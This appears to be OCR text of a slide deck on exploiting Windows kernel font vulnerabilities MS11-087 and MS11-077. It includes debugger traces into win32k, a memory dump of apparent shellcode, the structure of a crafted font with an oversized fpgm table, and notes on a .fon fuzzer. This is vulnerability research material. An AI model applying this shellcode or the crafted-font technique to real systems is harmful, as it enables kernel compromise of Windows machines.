
# Exploit MS11-087



# Exploit MS11-087



# Exploit MS11-087




# Exploit MS11-087

```
win32k!itrp_GetCVTEntryFast+0x5:
9374b197 8b5008          mov     edx,dword ptr [eax+8]
kd> reax
eax=fe298f98
kd> p
win32k!itrp_GetCVTEntryFast+0x8:
9374b19a 8b048a          mov     eax,dword ptr [edx+ecx*4]
kd> redx
edx=fe298f94
kd> recx
ecx=0000002f
kd> dd edx+ecx*4 l1
fe299050  fe29932c
kd> db fe29932c
fe29932c  b8 7f c0 b8 01 c0 63 b8-3a 40 60 b8 00 0c 60 1c  ......c.:@`...`.
fe29933c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29934c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29935c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29936c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29937c  60 55 8b ec 81 ec f8 02-00 00 c7 45 f4 00 00 00  `U.........E....
fe29938c  00 c7 45 fc 00 30 00 00-b9 76 01 00 00 0f 32 66  ..E..0...v....2f
fe29939c  25 01 f0 48 81 38 4d 5a-90 00 75 f7 8b f0 8b 5e  %..H.8MZ..u....^
```

```
BF85B192
BF85B192
BF85B192
BF85B192 itrp_GetCVTEntryFast proc near
BF85B192 mov     eax, dword_BFA19644
BF85B197 mov     edx, [eax+8]
BF85B19A mov     eax, [edx+ecx*4]
BF85B19D retn
BF85B19D itrp_GetCVTEntryFast endp
BF85B19D
```


# Exploit MS11-087



| Name | Value | Offset | Size | Type |
|---|---|---|---|---|
| FontDataList[1] | | 0x00000000 | 0x0000010c | List<F... |
| FontData[0] | | 0x00000000 | 0x0000010c | FontData |
| FontOffsetTable | | 0x00000000 | 0x0000000c | Offset... |
| FontTableDirectory[16] | | 0x0000000c | 0x00000100 | List<Di... |
| EBDTDirectoryEntry[0] | EBDT | 0x0000000c | 0x00000010 | EBDTDi... |
| EBLCDirectoryEntry[1] | EBLC | 0x0000001c | 0x00000010 | EBLCDi... |
| EBSCDirectoryEntry[2] | EBSC | 0x0000002c | 0x00000010 | EBSCDi... |
| OS2DirectoryEntry[3] | OS/2 | 0x0000003c | 0x00000010 | OS2Dir... |
| CMAPDirectoryEntry[4] | cmap | 0x0000004c | 0x00000010 | CMAP... |
| CVTDirectoryEntry[5] | cvt | 0x0000005c | 0x00000010 | CVTDir... |
| FPGMDirectoryEntry[6] | fpgm | 0x0000006c | 0x00000010 | FPGMD... |
| Tag | fpgm | 0x0000006c | 0x00000004 | DataIt... |
| Checksum | 0x7F06E900 | 0x00000070 | 0x00000004 | DataIt... |
| Offset | 0x10C | 0x00000074 | 0x00000004 | DataIt... |
| Length | 0x3B89B | 0x00000078 | 0x00000004 | DataIt... |
| DataFPGM[243867] | | 0x0000010c | 0x0003b89b | List<D... |
| padding[1] | | 0x0003b9a7 | 0x00000001 | List<D... |
| GLYFDirectoryEntry[7] | glyf | 0x0000007c | 0x00000010 | GLYFDi... |
| HEADDirectoryEntry[8] | head | 0x0000008c | 0x00000010 | HEADD... |
| HHEADirectoryEntry[9] | hhea | 0x0000009c | 0x00000010 | HHEAD... |
| GenericDirectoryEntry[10] | hmtx | 0x000000ac | 0x00000010 | Generi... |
| LocaDirectoryEntry[11] | loca | 0x000000bc | 0x00000010 | LocaDi... |
| MAXPDirectoryEntry[12] | maxp | 0x000000cc | 0x00000010 | MAXPD... |
| NameRecordDirEntry[13] | name | 0x000000dc | 0x00000010 | NameR... |
| GenericDirectoryEntry[14] | post | 0x000000ec | 0x00000010 | Generi... |

```
win32k!itrp_GetCVTEntryFast+0x5:
9374b197 8b5008          mov     edx,dword ptr [eax+8]
kd> reax
eax=fe298f98
kd> p
win32k!itrp_GetCVTEntryFast+0x8:
9374b19a 8b048a          mov     eax,dword ptr [edx+ecx*4]
kd> redx
edx=fe298f94
kd> recx
ecx=0000002f
kd> dd edx+ecx*4 l1
fe299050  fe29932c
kd> db fe29932c
fe29932c  b8 7f c0 b8 01 c0 63 b8-3a 40 60 b8 00 0c 60 1c  ......c.:@`...`.
fe29933c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29934c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29935c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29936c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29937c  60 55 8b ec 81 ec f8 02-00 00 c7 45 f4 00 00 00  `U.........E....
fe29938c  00 c7 45 fc 00 30 00 00-b9 76 01 00 00 0f 32 66  ..E..0...v....2f
fe29939c  25 01 f0 48 81 38 4d 5a-90 00 75 f7 8b f0 8b 5e  %..H.8MZ..u....^
```

# Exploit MS11-087



# Demonstration

# Microsoft Windows Bitmapped Font (.fon)

- Microsoft Windows Bitmapped Fonts (.fon) come in two different types:

  a. New Executable NE (old format used by Windows 3)NE

  b. Portable Executable PE (new 32bit executable format used in Windows 95 and above)

*Note: Can't find any complete documentation of Microsoft Windows Bitmapped Font. If you have any, share with me ☺!!*

# FON FUZZER

- .FON fuzzer consits of 2 files:

  a. mkwinfont.py

  - written and/or maintained by Simon Tatham
  - python script generates NE .fon files only

  b. fuzzer.py

  - written by Byoungyoung Lee
  - fuzz the .fon in different width, height

# FON FUZZER

- Some modification:


  a. mkwinfont.py

  *value = string.atol(w, 16) ;support hexadecimal*

  b. fuzzer.py

```
if width != 0:
        for j in range(height):
                fdStr += "A"*width + "\n“
        fdStr += "\n"
```

# FON FUZZER


C:\Python27\python.exe
SUCCESS: Sent termination signal to the process "fontview.exe" with PID 2040.
10
15
python.exe mkwinfont.py -fon -o test.fon test.fd
SUCCESS: Sent termination signal to the process "fontview.exe" with PID 624.
10
16
10
17
10
18
10
19
10
20
python.exe
MY
Print
Install
12
18
24
36
48
60
The quick b
desktop.ini
4:47 PM
3/1/2012


# Exploit MS11-077

- Discovered by Byoungyoung Lee
- BSOD: BAD_POOL_HEADER(19)

  Interesting bug but based on the analysis, there is very difficult to bypass the ‘safe unlinking’ in windows kernel pool
- BSOD: DRIVER_OVERRAN_STACK_BUFFER(f7)

  Possible to bypass the Stack-Canary in Kernel Land

# Exploit MS11-077

